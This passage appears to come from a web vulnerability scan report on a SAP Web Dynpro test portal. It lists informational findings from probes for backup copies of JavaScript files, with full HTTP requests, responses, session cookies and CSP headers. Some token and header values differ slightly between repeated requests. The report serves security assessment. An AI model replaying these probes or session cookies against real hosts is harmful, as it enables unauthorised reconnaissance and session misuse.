https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html Connection: close
```

23.112. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/Copy%20of%20Copy%20of%20wda_ls_main.js

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **[/sap/public/bc/webdynpro/ssr/wda_ls_main.js](https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js)**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/Copy%20of%20Copy%20of%20wda_ls_main.js?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07c7fe2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:57:23 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
```

```
this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
this.windowId = "";
this.window
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/Copy%20of%20Copy%20of%20dhvyjcrffkk.js?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:57:24 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {0048af05}<br><hr>
Thu Jun 30 12:57:24 2022

</body></html>
```

23.113. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/Copy%20of%20wda_ls_main.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/Copy%20of%20wda_ls_main.js?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:57:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
  ...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/Copy%20of%20fajkqlfjzn.js?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-000344487C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:57:13 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
```

```
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
Error is logged with Tag: {0089addf}<br><hr>
Thu Jun 30 12:57:13 2022

</body></html>
```

23.114. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.1

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/webdynpro/ssr/wda_ls_main.js**

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.1?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJD|CC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:10 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript; charset=utf-8
Content-Length: 95590
cache-control: max-age=604800
last-modified: Fri, 23 Dec 2011 15:00:00 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
```

```
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

var application = null;
function SAPWD_AbstractApplication(prefix) {
  this.prefix = prefix;
};
SAPWD_AbstractApplication.prototype.init = function() {
  this.windowId = "";
  this.window
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/webdynpro/ssr/fn.js.1?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 no found
Date: Thu, 30 Jun 2022 11:00:12 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.115. https://testportal.zalaris.com/sap/public/bc/webdynpro/ssr/wda_ls_main.js.a

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/webdynpro/ssr/wda_ls_main.js

Request 1

```
GET /sap/public/bc/webdynpro/ssr/wda_ls_main.js.a?version=20210507-183520&sap-wd-loadOnDemand=false HTTP/1.1
Host: testportal.zalaris.com
```

```
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
